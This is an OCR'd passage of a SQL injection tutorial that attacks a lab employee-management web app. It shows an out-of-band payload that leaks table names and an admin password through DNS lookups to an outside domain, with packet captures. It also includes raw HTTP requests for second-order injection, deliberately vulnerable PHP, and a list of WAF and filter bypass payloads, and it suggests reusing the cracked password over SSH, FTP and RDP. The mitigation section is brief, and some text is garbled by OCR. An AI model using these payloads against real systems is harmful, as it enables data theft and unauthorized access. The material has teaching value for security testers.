



In the same way we can retrieve database, tables, columns and finally admin password via DNS queries.





dns
Expression...
No. Time Source Destination Protocol Length Info
113 49.249662561 192.168.22.5 8.8.8.8 DNS 89 Standard query 0x1142 A 10.1.30-MariaDB.mrr3boot.site
115 49.335328853 8.8.8.8 192.168.22.5 DNS 154 Standard query response 0x1142 No such name A 10.1.30-MariaDB.mr…
149 71.800000200 192.168.22.34 8.8.8.8 DNS 76 Standard query 0x21a2 AAAA kali.domain.name
150 71.912377488 8.8.8.8 192.168.22.34 DNS 143 Standard query response 0x21a2 No such name AAAA kali.domain.nam…
151 71.912689160 192.168.22.34 8.8.8.8 DNS 64 Standard query 0x444a AAAA kali
152 71.987298605 8.8.8.8 192.168.22.34 DNS 139 Standard query response 0x444a No such name AAAA kali SOA a.root…
187 101.729034389 192.168.22.5 8.8.8.8 DNS 81 Standard query 0xc3f0 A testapp.mrr3boot.site
188 101.818800626 8.8.8.8 192.168.22.5 DNS 146 Standard query response 0xc3f0 No such name A testapp.mrr3boot.s…
Internet Protocol Version 4, Src: 192.168.22.5, Dst: 8.8.8.8
User Datagram Protocol, Src Port: 61734, Dst Port: 53
Domain Name System (query)
[Response In: 188]
Transaction ID: 0xc3f0
Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
testapp.mrr3boot.site: type A, class IN
Name: testapp.mrr3boot.site
[Name Length: 21]
[Label Count: 3]
Type: A (Host Address) (1)
Class: IN (0x0001)


192.168.22.5/mgmt/searchemp.php
Search
Most Visited
Offensive Security
Creating Metasploit Pay...
WinPrivEsc
windows priv
Reverse Shell Cheat Sh...
Bind Shell
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://192.168.22.5/mgmt/searchemp.php
Enable Post data
Enable Referrer
Post data
empname=suresh'union select load_file(concat('\\\\',(select table_name from information_schema.tables where table_schema=database() limit 0,1),'.mrr3boot.site\\test.txt')),2,3,4,5,6,7,8,9-- &Submit=Submit
Welcome Ns
Employee Management System
Home
Search
My Profile
Account Settings
Feedback
Logout
'HE PLACE WHERE EMPLOYEE MET THEIR REQUIREMENT..!***
IJP
Leave Request
Leave Status
Attendance
Attendance Status
Enter Keyword :
Enter Employee Name
Search


dns
Expression...
No. Time Source Destination Protocol Length Info
290 181.162159339 192.168.22.5 8.8.8.8 DNS 84 Standard query 0xdee4 A attendance.mrr3boot.site
292 182.182669914 192.168.22.5 8.8.8.8 DNS 84 Standard query 0xdee4 A attendance.mrr3boot.site
298 183.197335151 192.168.22.5 8.8.8.8 DNS 84 Standard query 0xdee4 A attendance.mrr3boot.site
299 183.273491166 8.8.8.8 192.168.22.5 DNS 149 Standard query response 0xdee4 No such name A attendance.mrr3bo…
300 183.278144351 8.8.8.8 192.168.22.5 DNS 149 Standard query response 0xdee4 No such name A attendance.mrr3bo…
301 183.279281163 192.168.22.5 8.8.8.8 ICMP 177 Destination unreachable (Port unreachable)
311 184.237434484 8.8.8.8 192.168.22.5 DNS 149 Standard query response 0xdee4 No such name A attendance.mrr3bo…
312 184.237741053 192.168.22.5 8.8.8.8 ICMP 177 Destination unreachable (Port unreachable)
Internet Protocol Version 4, Src: 192.168.22.5, Dst: 8.8.8.8
User Datagram Protocol, Src Port: 49236, Dst Port: 53
Domain Name System (query)
[Response In: 312]
Transaction ID: 0xdee4
Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
attendance.mrr3boot.site: type A, class IN
Name: attendance.mrr3boot.site
[Name Length: 24]
[Label Count: 3]
Type: A (Host Address) (1)
Class: IN (0x0001)





Finally we have managed to retrieve admin password over DNS channel. We can crack this MD5 hash and gain access to admin panel. We can reuse this password in SSH/FTP/RDP to gain machine/file system access.

First Order SQL Injection:

This is not so special category where we have already seen above. Usually it looks like I've inserted my payload in search field and got the response in same response.

The query on which we have inserted our payload is vulnerable and resulted with immediate injection known as First Order SQL Injection.

Ex: In/Out of Band or Blind based SQL is of first order injections where immediate affect of vulnerability shown either in same channel or in different.

Second Order SQL Injection:

In simple words the payload is stored in safe manner and used unsafely in other activity which introduces **Second Order SQL Injection**.

Ex: Below query updates user comments.

```
$sql=$conn->prepare(Update comments set commentfield=? where email='$loginsession');

$sql->bind_param('s', $usercomment);

$sql->execute();
```

Admin can delete comments as below

```
$sql = mysqli_query($conn, "delete from comments where commentid=$id");
```


If we observe above colouring sequence we can see that user comments are storing in a safe manner but while retrieving them in admin panel is unsafe which gives us space to inject again.

In our Employee Management System application Employees can apply for role change via Internal Job Portal.

While applying for IJP it looks like developer is updating database based on email which is going as hidden parameter in request.

```
POST /mgmt/ijpform.php HTTP/1.1
Host: 192.168.22.20
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.22.20/mgmt/applyijp.php
Cookie: PHPSESSID=jnie7bl1ost2tms1jmvugb8j15
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 117

name=Suresh&mobile=9876543210&technology=Application+Security&exp=1&terms=on&btnSign=submit&email=Nsuresh%40gmail.com
```

At admin end its look like below.



We can guess that developer is approving records based on email id. We can inject our payload like below.

```
POST /mgmt/ijpform.php HTTP/1.1
Host: 192.168.22.20
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.22.20/mgmt/applyijp.php
Cookie: PHPSESSID=jnie7bl1ost2tms1jmvugb8j15
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 106

name=jason&mobile=9343243423&technology=iOT+Security&exp=6&terms=on&btnSign=submit&email=jason%40gmail.com'+or+'1'='1
```

Now based on requirement **Jason** profile looks perfect so admin tried to approve his request. But due to vulnerable payload in email field which is stored safely in previous attempt gets executed and all pending requests are approved in one click.

To understand the root cause below are the stored records in **ijp** table

```
mysql> select * from ijp;
+-----+--------+---------+------------+---------------------------+------+----------+------------------
----+------------+
| sno | name   | address | mobile     | email                     | bday | status   | technology
    | experience |
+-----+--------+---------+------------+---------------------------+------+----------+------------------
----+------------+
|  40 | Suresh | NULL    | 2147483647 | Nsuresh@gmail.com         | NULL | Approved | Application Secur
ity |          1 |
|  41 | Cipher | NULL    | 2147483647 | Cipher@gmail.com          | NULL | Approved | Infra Security
    |          1 |
|  42 | ns     | NULL    | 2147483647 | ns@gmail.com              | NULL | Approved | Network Security
    |          5 |
|  44 | jason  | NULL    | 2147483647 | jason@gmail.com' or '1'='1 | NULL | Approved | iOT Security
    |          6 |
+-----+--------+---------+------------+---------------------------+------+----------+------------------
```

While inserting employee request it's stored safely inside database.

```
$sql=$conn->prepare("INSERT into ijp values(?, ?, ?, ?, ?, ?, ?, ?, ?)");
$sql->bind_param("isssssssi",$sno,$name,$address,$mobile,$email,$bday,$approve,$tech,$exp);
$sql->execute();
```

Developer updating approval requests in unsafe manner.

```
<?php
include('db.php');
include('session1.php');

$sql = mysqli_query($conn, "update ijp set status='Approved' WHERE email = '".$_GET['email']."'") or die(mysql_error());

header("refresh:0;url=adminijp.php");
?>
```

Filter & Firewall Bypasses

If spaces are blocked as below we can use /**/ inline comments to bypass it

if(preg_match('/\s/', $empname))

Ex: admin'/**/union/**/select/**/1,2,3—

If just certain keywords are blocked without case check then we can use camel casing to bypass it.

if(preg_match('/\s/', $empname))

Ex: admin’ uNioN sElEct 1,2,3

If certain keywords are replaced then we can use nested queries to bypass it.

if(preg_match('/(union|select|information|order)/', $empname))

Ex: admin’ UNunionION SEselectLECT from 1,2,3

If inline comments also blocked we can use %a0,%0a,%0d,%d0,%09,%90,%0c,%c0 etc

if(preg_match('/[\/\\\\]/', $empname))
if(preg_match('/\s/', $empname))
if(preg_match('/2f/', $empname))

Ex: admin’%09union%09select%091,2,3

If Application is using Mod Security WAF we can bypass the basic rule set using below payloads.

Ex: admin’/!50000union*/+/*!5000select*/+1,2,3

4. Mitigation

Properly following secure coding practices and usage of prepared statements will reduce the risk.

5. References

1. http://nullnews.in/multibyte-sql-injection-bypasses-mysql-real-escape-string-and-addslashes-protection/
2. https://www.exploit-db.com/papers/17934/
3. https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF
4. http://www.sqlinjection.net/database-fingerprinting/